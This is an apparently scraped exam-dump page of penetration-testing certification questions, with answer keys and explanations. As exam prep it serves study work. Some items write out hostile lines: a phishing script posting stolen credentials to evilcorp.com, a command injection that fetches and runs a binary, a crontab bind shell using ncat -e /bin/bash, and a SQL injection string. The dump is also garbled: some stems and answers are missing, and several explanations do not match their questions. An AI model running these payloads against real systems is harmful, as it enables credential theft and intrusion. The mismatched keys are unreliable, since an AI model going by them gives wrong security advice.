- C. Brute-force attack
- D. Credential-stuffing attack

**Answer: B**

**NEW QUESTION 129**

A penetration tester is examining a Class C network to identify active systems quickly. Which of the following commands should the penetration tester use?

- A. nmap sn 192.168.0.1/16
- B. nmap sn 192.168.0.1-254
- C. nmap sn 192.168.0.1 192.168.0.1.254
- D. nmap sN 192.168.0.0/24

**Answer: B**

**NEW QUESTION 130**

You are a penetration tester reviewing a client's website through a web browser. INSTRUCTIONS

Review all components of the website through the browser to determine if vulnerabilities are present. Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



# Secure System

View Certificate


View Source

View Cookies

Remediate Certificate

Remediate Source

Remediate Cookies



Secure System

← → ↻ <https://comptia.org/login.aspx#viewsource>

```
<html>
<head>
<title>Secure Login </title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXiudWVmdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
bnNkbGltQ02Job3VpYXNpZGZubXM7bGkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbG11Y3Z2Z2JobGFzZwJmaXVkaGZidmxiambmbGhke3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2=="name="csr-token"/>
<select><script>
document.write("<OPTION value=1>"*document.location.href.substring(document.location.href.indexOf("=")+16)+"</OPTION>");
</script></select>
<div align="center">
<form action="c:url value='main.do'"method="post">
<div style="margin-top: 200px;margin-bottom: 10px;">
<span style="width: 500px; color: blue; font-size: 30px; font-weight: bold; border-bottom: 1px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom: 5px;">
<span style="width: 100px;">Name</span>
<input style="width: 150px;"type="text" name="name" id="name" value="">
<!-- input style="width: 150px;"type="text" name="name" id="name" value="admin"-->
</div>
<div><span style="width: 100px;">Password: </span><input style="width: 150px;" type="password" name="Password" id="password" value="">
<!--div><span style="width: 100px;">Password: </span><input style="width: 150px;" type="password" name="Password" id="password" value="password" -->
```

**Secure System**

← → ↻ <https://comptia.org/login.aspx#viewcookies>

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqw4bdcb3v	www.com...	/	Session	41			
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59			
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32			
__utmc	36104370	.comptia.o...	/	Session	14			
__utmt	1	.comptia.o...	/	2017-10-1...	7			
__utmv	36104370.[2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48			
__utmz	36104370.1508266963.1.1.utmcsr=google[utmccn=(organic)]utm...	.comptia.o...	/	2018-04-1...	99			
_sp_id.0767	4a84866c6ffff51c.1508266964.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99			
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13			

**Secure System**

← → ↻ <https://comptia.org/login.aspx#remediateSource>

```


1 <html>
2 <head>
3 <title>Secure Login </title>
4 </head>
5 <body>
6 <meta
7 content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aVWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZG11Z2Zi
8 bnNkbGtqO2Job3VpYXNpZGZubXM7bGtZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVkaZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
9 d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZ3U3cndweVhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2=="name="csr-token"/>
10 <select><script>
11 document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("=")+16)+"</OPTION>");
12 </script></select>
13 <div align="center">
14 <form action="<c:url value='main.do'>"method="post">
15 <div style="margin-top:200px;margin-bottom:10px;">
16 <span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
17 </div>
18 <div style="margin-bottom:5px;">
19 <span style="width:100px;">Name</span>
20 <input style="width:150px;"type="text" name="name" id="name" value="">
21 <!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
22 </div>
23 <div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
24 <!--div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password"-->

```

**Secure System**

← → ↻ <https://comptia.org/login.aspx#remediatecookies>

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqw4bdcb3v	www.com...	/	Session	41	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmc	36104370	.comptia.o...	/	Session	14	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmt	1	.comptia.o...	/	2017-10-1...	7	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmv	36104370.[2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmz	36104370.1508266963.1.1.utmcsr=google[utmccn=(organic)]utm...	.comptia.o...	/	2018-04-1...	99	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
_sp_id.0767	4a84866c6ffff51c.1508266964.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete



- A. Mastered
- B. Not Mastered

**Answer:** A

**Explanation:**

Graphical user interface Description automatically generated

**NEW QUESTION 134**

When planning a penetration-testing effort, clearly expressing the rules surrounding the optimal time of day for test execution is important because:

- A. security compliance regulations or laws may be violated.
- B. testing can make detecting actual APT more challenging.
- C. testing adds to the workload of defensive cyber- and threat-hunting teams.
- D. business and network operations may be impacted.

**Answer:** D

**NEW QUESTION 138**

An Nmap scan shows open ports on web servers and databases. A penetration tester decides to run WPScan and SQLmap to identify vulnerabilities and additional information about those systems.

Which of the following is the penetration tester trying to accomplish?

- A. Uncover potential criminal activity based on the evidence gathered.
- B. Identify all the vulnerabilities in the environment.
- C. Limit invasiveness based on scope.
- D. Maintain confidentiality of the findings.

**Answer:** C

**NEW QUESTION 139**

A penetration tester is looking for vulnerabilities within a company's web application that are in scope. The penetration tester discovers a login page and enters the following string in a field:

1;SELECT Username, Password FROM Users;

Which of the following injection attacks is the penetration tester using?

- A. Blind SQL
- B. Boolean SQL
- C. Stacked queries
- D. Error-based

**Answer:** C

**Explanation:**

The penetration tester is using a type of injection attack called stacked queries, which means appending multiple SQL statements separated by semicolons in a single input field. This can allow the penetration tester to execute arbitrary SQL commands on the database server, such as selecting username and password from users table.



**NEW QUESTION 141**

A penetration tester has been hired to configure and conduct authenticated scans of all the servers on a software company's network. Which of the following accounts should the tester use to return the MOST results?

- A. Root user
- B. Local administrator
- C. Service
- D. Network administrator

**Answer:** C

**NEW QUESTION 144**

A penetration tester downloaded the following Perl script that can be used to identify vulnerabilities in network switches. However, the script is not working properly.

Which of the following changes should the tester apply to make the script work as intended?

- A. Change line 2 to \$ip= €10.192.168.254€;
- B. Remove lines 3, 5, and 6.
- C. Remove line 6.
- D. Move all the lines below line 7 to the top of the script.

**Answer:** B

**Explanation:**

<https://www.asc.ohio-state.edu/lewis.239/Class/Perl/perl.html> Example script:

```
#!/usr/bin/perl
$ip=$argv[1]; attack($ip);
sub attack { print("x");
}
```

**NEW QUESTION 146**

For a penetration test engagement, a security engineer decides to impersonate the IT help desk. The security engineer sends a phishing email containing an urgent request for users to change their passwords and a link to <https://example.com/index.html>. The engineer has designed the attack so that once the users enter the credentials, the index.html page takes the credentials and then forwards them to another server that the security engineer is controlling. Given the following information:

```
$.ajax({ url: 'https://evilcorp.com/email-list/finish.php',
  type: 'POST', dataType: 'html',
  data: {Email: emv, password: psv},
  success: function(msg) {}});
```

Which of the following lines of code should the security engineer add to make the attack successful?

- A. window.location.= 'https://evilcorp.com'
- B. crossDomain: true
- C. getUrlparameter ('username')
- D. redirectUrl = 'https://example.com'

**Answer:** B

**NEW QUESTION 149**

Which of the following tools should a penetration tester use to crawl a website and build a wordlist using the data recovered to crack the password on the website?

- A. DirBuster
- B. CeWL
- C. w3af
- D. Patator

**Answer:** B

**Explanation:**

CeWL, the Custom Word List Generator, is a Ruby application that allows you to spider a website based on a URL and depth setting and then generate a wordlist from the files and web pages it finds. Running CeWL against a target organization's sites can help generate a custom word list, but you will typically want to add words manually based on your own OSINT gathering efforts.

<https://esgeeks.com/como-utilizar-cewl/>

**NEW QUESTION 151**

Which of the following concepts defines the specific set of steps and approaches that are conducted during a penetration test?

- A. Scope details
- B. Findings
- C. Methodology
- D. Statement of work

**Answer:** C

**NEW QUESTION 152**

- A. will reveal vulnerabilities in the Modbus protocol.
- B. may cause unintended failures in control systems.
- C. may reduce the true positive rate of findings.
- D. will create a denial-of-service condition on the IP networks.

**NEW QUESTION 157**

- A. Tailgating
- B. Dumpster diving
- C. Shoulder surfing
- D. Badge cloning

**NEW QUESTION 158**

- A. Try to obtain the private key used for S/MIME from the CEO's account.
- B. Send an email from the CEO's account, requesting a new account.
- C. Move laterally from the mail server to the domain controller.
- D. Attempt to escalate privileges on the mail server to gain root access.

NEW QUESTION 161

- A. Data flooding
- B. Session riding
- C. Cybersquatting
- D. Side channel

**Explanation:**

**NEW QUESTION 162**

```

Line 1#!/usr/bin/python3
Line 2from scapy.all import *
Line 3a = IP(dst='10.10.10.10')/UDP(dport=53)/DNS(rd=1,qd=DNSQR(qname='www.comptia.org'))
Line 4b = srl(a, verbose=0)
Line 5for x in range(b[DNSRR].count):
Line 6    print(b[DNSRR][x].rdata

```

- A. Retrieves the start-of-authority information for the zone on DNS server 10.10.10.10
- B. Performs a single DNS query for `www.comptia.org` and prints the raw data output
- C. Loops through variable `b` to count the results returned for the DNS query and prints that count to screen
- D. Prints each DNS query result already stored in variable `b`

**Explanation:**

visit - <https://www.surepassexam.com>



**NEW QUESTION 165**

An Nmap network scan has found five open ports with identified services. Which of the following tools should a penetration tester use NEXT to determine if any vulnerabilities with associated exploits exist on the open ports?

- A. OpenVAS
- B. Drozer
- C. Burp Suite
- D. OWASP ZAP

**Answer: A**

**Explanation:**

OpenVAS is a full-featured vulnerability scanner. OWASP ZAP = Burp Suite

Drozer (Android) = drozer allows you to search for security vulnerabilities in apps and devices by assuming the role of an app and interacting with the Dalvik VM, other apps' IPC endpoints and the underlying OS.

**NEW QUESTION 170**

In an unprotected network file repository, a penetration tester discovers a text file containing usernames and passwords in cleartext and a spreadsheet containing data for 50 employees, including full names, roles, and serial numbers. The tester realizes some of the passwords in the text file follow the format: <name-serial\_number>. Which of the following would be the best action for the tester to take NEXT with this information?

- A. Create a custom password dictionary as preparation for password spray testing.
- B. Recommend using a password manage/vault instead of text files to store passwords securely.
- C. Recommend configuring password complexity rules in all the systems and applications.
- D. Document the unprotected file repository as a finding in the penetration-testing report.

**Answer: D**

**NEW QUESTION 171**

Which of the following is a regulatory compliance standard that focuses on user privacy by implementing the right to be forgotten?

- A. NIST SP 800-53
- B. ISO 27001
- C. GDPR

**Answer: C**

**Explanation:**

GDPR is a regulatory compliance standard that focuses on user privacy by implementing the right to be forgotten. GDPR stands for General Data Protection Regulation, and it is a law that applies to the European Union and the United Kingdom. GDPR gives individuals the right to request their personal data be deleted by data controllers and processors under certain circumstances, such as when the data is no longer necessary, when the consent is withdrawn, or when the data was unlawfully processed. GDPR also imposes other obligations and rights related to data protection, such as data minimization, data portability, data breach notification, and consent management. The other options are not regulatory compliance standards that focus on user privacy by implementing the right to be forgotten. NIST SP 800-53 is a set of security and privacy controls for federal information systems and organizations in the United States. ISO 27001 is an international standard that specifies the requirements for an information security management system.

**NEW QUESTION 172**

A penetration tester wrote the following script to be used in one engagement:

```
#!/usr/bin/python
import socket,sys
ports = [21,22,23,25,80,139,443,445,3306,3389]
if len(sys.argv) == 2:
    target = socket.gethostbyname(sys.argv[1])
else:
    print("Too few arguments.")
    print("Syntax: python {} <>".format(sys.argv[0]))
    sys.exit()
try:
    for port in ports:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(2)
        results = s.connect_ex((target,port))
        if result == 0:
            print("Port {} is opened".format(port))
except KeyboardInterrupt:
    print("Exiting...")
    sys.exit()
```

Which of the following actions will this script perform?

- A. Look for open ports.
- B. Listen for a reverse shell.
- C. Attempt to flood open ports.
- D. Create an encrypted tunnel.

**Answer: A**

**Explanation:**

The script will perform a port scan on the target IP address, looking for open ports on a list of common ports. A port scan is a technique that probes a network or a system for open ports, which can reveal potential vulnerabilities or services running on the host.

**NEW QUESTION 173**

A penetration tester wants to validate the effectiveness of a DLP product by attempting exfiltration of data using email attachments. Which of the following techniques should the tester select to accomplish this task?

- A. Steganography
- B. Metadata removal
- C. Encryption
- D. Encode64

**Answer: B**

**Explanation:**

All other answers are a form of encryption or randomizing the data.

**NEW QUESTION 175**

A company requires that all hypervisors have the latest available patches installed. Which of the following would BEST explain the reason why this policy is in place?

- A. To provide protection against host OS vulnerabilities
- B. To reduce the probability of a VM escape attack
- C. To fix any misconfigurations of the hypervisor
- D. To enable all features of the hypervisor

**Answer: B**

**Explanation:**

A hypervisor is a type of virtualization software that allows multiple virtual machines (VMs) to run on a single physical host machine. If the hypervisor is compromised, an attacker could potentially gain access to all of the VMs running on that host, which could lead to a significant data breach or other security issues.

One common type of attack against hypervisors is known as a VM escape attack. In this type of attack, an attacker exploits a vulnerability in the hypervisor to break out of the VM and gain access to the host machine. From there, the attacker can potentially gain access to other VMs running on the same host.

By ensuring that all hypervisors have the latest available patches installed, the company can reduce the likelihood that a VM escape attack will be successful. Patches often include security updates and vulnerability fixes that address known issues and can help prevent attacks.

**NEW QUESTION 176**

Penetration on an assessment for a client organization, a penetration tester notices numerous outdated software package versions were installed ...s-critical servers. Which of the following would best mitigate this issue?

- A. Implementation of patching and change control programs
- B. Revision of client scripts used to perform system updates
- C. Remedial training for the client's systems administrators
- D. Refrainment from patching systems until quality assurance approves

**Answer: A**

**Explanation:**

The best way to mitigate this issue is to implement patching and change control programs, which are processes that involve applying updates or fixes to software packages to address vulnerabilities, bugs, or performance issues, and managing or documenting the changes made to the software packages to ensure consistency, compatibility, and security. Patching and change control programs can help prevent or reduce the risk of attacks that exploit outdated software package versions, which may contain known or unknown vulnerabilities that can compromise the security or functionality of the systems or servers. Patching and change control programs can be implemented by using tools such as WSUS, which is a tool that can manage and distribute updates for Windows systems and applications<sup>1</sup>, or Git, which is a tool that can track and control changes to source code or files<sup>2</sup>. The other options are not valid ways to mitigate this issue.

Revision of client scripts used to perform system updates is not a sufficient way to mitigate this issue, as it may not address the root cause of why the software package versions are outdated, such as lack of awareness, resources, or policies. Remedial training for the client's systems administrators is not a direct way to mitigate this issue, as it may not result in immediate or effective actions to update the software package versions. Refrainment from patching systems until quality assurance approves is not a way to mitigate this issue, but rather a potential cause or barrier for why the software package versions are outdated.

**NEW QUESTION 180**

During a penetration tester found a web component with no authentication requirements. The web component also allows file uploads and is hosted on one of the target public web the following actions should the penetration tester perform next?

- A. Continue the assessment and mark the finding as critical.
- B. Attempting to remediate the issue temporally.
- C. Notify the primary contact immediately.
- D. Shutting down the web server until the assessment is finished

**Answer: C**

**Explanation:**

The penetration tester should notify the primary contact immediately, as this is a serious security issue that may compromise the confidentiality, integrity, and availability of the web server and its data. A web component with no authentication requirements and file upload capabilities can allow an attacker to upload malicious files, such as web shells, backdoors, or malware, to the web server and gain remote access or execute arbitrary commands on the web server. This can lead to further attacks, such as data theft, data corruption, privilege escalation, lateral movement, or denial of service. The penetration tester should inform the primary contact of the issue and its potential impact, and provide recommendations for remediation, such as implementing authentication mechanisms, restricting file upload types and sizes, or scanning uploaded files for malware. The other options are not appropriate actions for the penetration tester at this stage.

Continuing the assessment and marking the finding as critical would delay the notification and remediation of the issue, which may increase the risk of exploitation by other attackers. Attempting to remediate the issue temporarily would interfere with the normal operation of the web server and may cause unintended consequences or damage. Shutting down the web server until the assessment is finished would disrupt the availability of the web server and its services, and may violate the scope or agreement of the assessment.

**NEW QUESTION 183**

A penetration tester is exploring a client's website. The tester performs a curl command and obtains the following:

```
* Connected to 10.2.11.144 (:::1) port 80 (#0)
> GET /readmine.html HTTP/1.1
> Host: 10.2.11.144
> User-Agent: curl/7.67.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200
< Date: Tue, 02 Feb 2021 21:46:47 GMT
< Server: Apache/2.4.41 (Debian)
< Content-Length: 317
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE html>
<html lang="en">
<head>
<meta name="viewport" content="width=device-width" />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>WordPress &#8250; ReadMe</title>
<link rel="stylesheet" href="wp-admin/css/install.css?ver=20100228" type="text/css" />
</head>
```

Which of the following tools would be BEST for the penetration tester to use to explore this site further?

- A. Burp Suite
- B. DirBuster
- C. WPScan
- D. OWASP ZAP

**Answer: C**

**Explanation:**

WPScan is a tool that can be used to scan WordPress sites for vulnerabilities, such as outdated plugins, themes, or core files, misconfigured settings, weak passwords, or user enumeration. The curl command reveals that the site is running WordPress and has a readme.html file that may disclose the version number. Therefore, WPScan would be the best tool to use to explore this site further. Burp Suite is a tool that can be used to intercept and modify web requests and responses, but it does not specialize in WordPress scanning. DirBuster is a tool that can be used to brute-force directories and files on web servers, but it does not exploit WordPress vulnerabilities. OWASP ZAP is a tool that can be used to perform web application security testing, but it does not focus on WordPress scanning.

**NEW QUESTION 185**

A penetration tester completed an assessment, removed all artifacts and accounts created during the test, and presented the findings to the client. Which of the following happens NEXT?

- A. The penetration tester conducts a retest.
- B. The penetration tester deletes all scripts from the client machines.
- C. The client applies patches to the systems.
- D. The client clears system logs generated during the test.

**Answer: C**

**NEW QUESTION 189**

A penetration tester wrote the following Bash script to brute force a local service password:

..ting as expected. Which of the following changes should the penetration tester make to get the script to work?

- A. ..echo "The correct password is \$p" && break) ho "The correct password is \$p" I| break
- B. .echo "The correct password is \$p" && break) o "The correct password is \$p" I break
- C. echo "The correct password is Sp" && break) echo "The correct password is \$p" && break)
- D. . { echo "The correct password is \$p" && break ) With
- E. ( echo "The correct password is \$p" && break )

**Answer: B**

**Explanation:**

CeWL is a tool that can be used to crawl a website and build a wordlist using the data recovered to crack the password on the website. CeWL stands for Custom Word List generator, and it is a Ruby script that spiders a given website up to a specified depth and returns a list of words that can be used for password cracking or other purposes. CeWL can also generate wordlists based on metadata, email addresses, author names, or external links found on the website. CeWL can help a penetration tester create customized wordlists that are tailored to the target website and increase the chances of success for password cracking attacks. DirBuster is a tool that can be used to brute force directories and files names on web servers. w3af is a tool that can be used to scan web applications for vulnerabilities and exploits. Patator is a tool that can be used to perform brute force attacks against various protocols and services.

**NEW QUESTION 193**

A penetration tester was able to compromise a web server and move laterally into a Linux web server. The tester now wants to determine the identity of the last user who signed in to the web server. Which of the following log files will show this activity?

- A. /var/log/messages
- B. /var/log/last\_user
- C. /var/log/user\_log
- D. /var/log/lastlog

**Answer:** D

**Explanation:**

The /var/log/lastlog file is a log file that stores information about the last user to sign in to the server. This file stores information such as the username, IP address, and timestamp of the last user to sign in to the server. It can be used by a penetration tester to determine the identity of the last user who signed in to the web server, which can be helpful in identifying the user who may have set up the backdoors and other malicious activities.

**NEW QUESTION 195**

A penetration tester was able to gain access successfully to a Windows workstation on a mobile client's laptop. Which of the following can be used to ensure the tester is able to maintain access to the system?

- A. schtasks /create /sc /ONSTART /tr C:\Temp\WindowsUpdate.exe
- B. wmic startup get caption,command
- C. crontab -l; echo "@reboot sleep 200 && ncat -lvp 4242 -e /bin/bash" | crontab 2>/dev/null
- D. sudo useradd -ou 0 -g 0 user

**Answer:** A

**NEW QUESTION 196**

A penetration tester was able to gain access to a system using an exploit. The following is a snippet of the code that was utilized:

```
exploit = "POST "
exploit += "/cgi-bin/index.cgi?action=login&Path=%27%0A/bin/sh${IFS} -
c${IFS}'cd${IFS}/tmp;${IFS}wget${IFS}http://10.10.0.1/apache;${IFS}chmod${IFS}777${IFS}apache;${IFS}
&loginUser=a&Pwd=a"
exploit += "HTTP/1.1"
```

Which of the following commands should the penetration tester run post-engagement?

- A. grep -v apache ~/.bash\_history > ~/.bash\_history
- B. rm -rf /tmp/apache
- C. chmod 600 /tmp/apache
- D. taskkill /IM "apache" /F

**Answer:** B

**Explanation:**

The exploit code is a command injection attack that uses a vulnerable CGI script to execute arbitrary commands on the target system. The commands are:

```
> cd /tmp: change the current directory to /tmp
> wget
http://10.10.0.1/apache: download a file named apache from http://10.10.0.1
> ./apache: run the file as an executable
```

The file apache is most likely a malicious payload that gives the attacker remote access to the system or performs some other malicious action. Therefore, the penetration tester should run the command `rm -rf /tmp/apache` post-engagement to remove the file and its traces from the system. The other commands are not effective or relevant for this purpose.

**NEW QUESTION 200**

A penetration tester conducts an Nmap scan against a target and receives the following results:

Port	State	Service
1080/tcp	open	socks

Which of the following should the tester use to redirect the scanning tools using TCP port 1080 on the target?

- A. Nessus
- B. ProxyChains
- C. OWASPZAP
- D. Empire

**Answer:** B

**NEW QUESTION 202**

A security analyst needs to perform a scan for SMB port 445 over a/16 network. Which of the following commands would be the BEST option when stealth is not a concern and the task is time sensitive?

- A. Nmap -s 445 -Pn -T5 172.21.0.0/16
- B. Nmap -p 445 -n -T4 -open 172.21.0.0/16
- C. Nmap -sV --script=smb\* 172.21.0.0/16
- D. Nmap -p 445 -max -sT 172. 21.0.0/16

**Answer:** B

**Explanation:**

Nmap is a tool that can perform network scanning and enumeration by sending packets to hosts and analyzing their responses. The command `Nmap -p 445 -n -T4`



-open 172.21.0.0/16 would scan for SMB port 445 over a /16 network with the following options:

- -p 445 specifies the port number to scan.
- -n disables DNS resolution, which can speed up the scan by avoiding unnecessary queries.
- -T4 sets the timing template to aggressive, which increases the speed of the scan by sending packets faster and waiting less for responses.
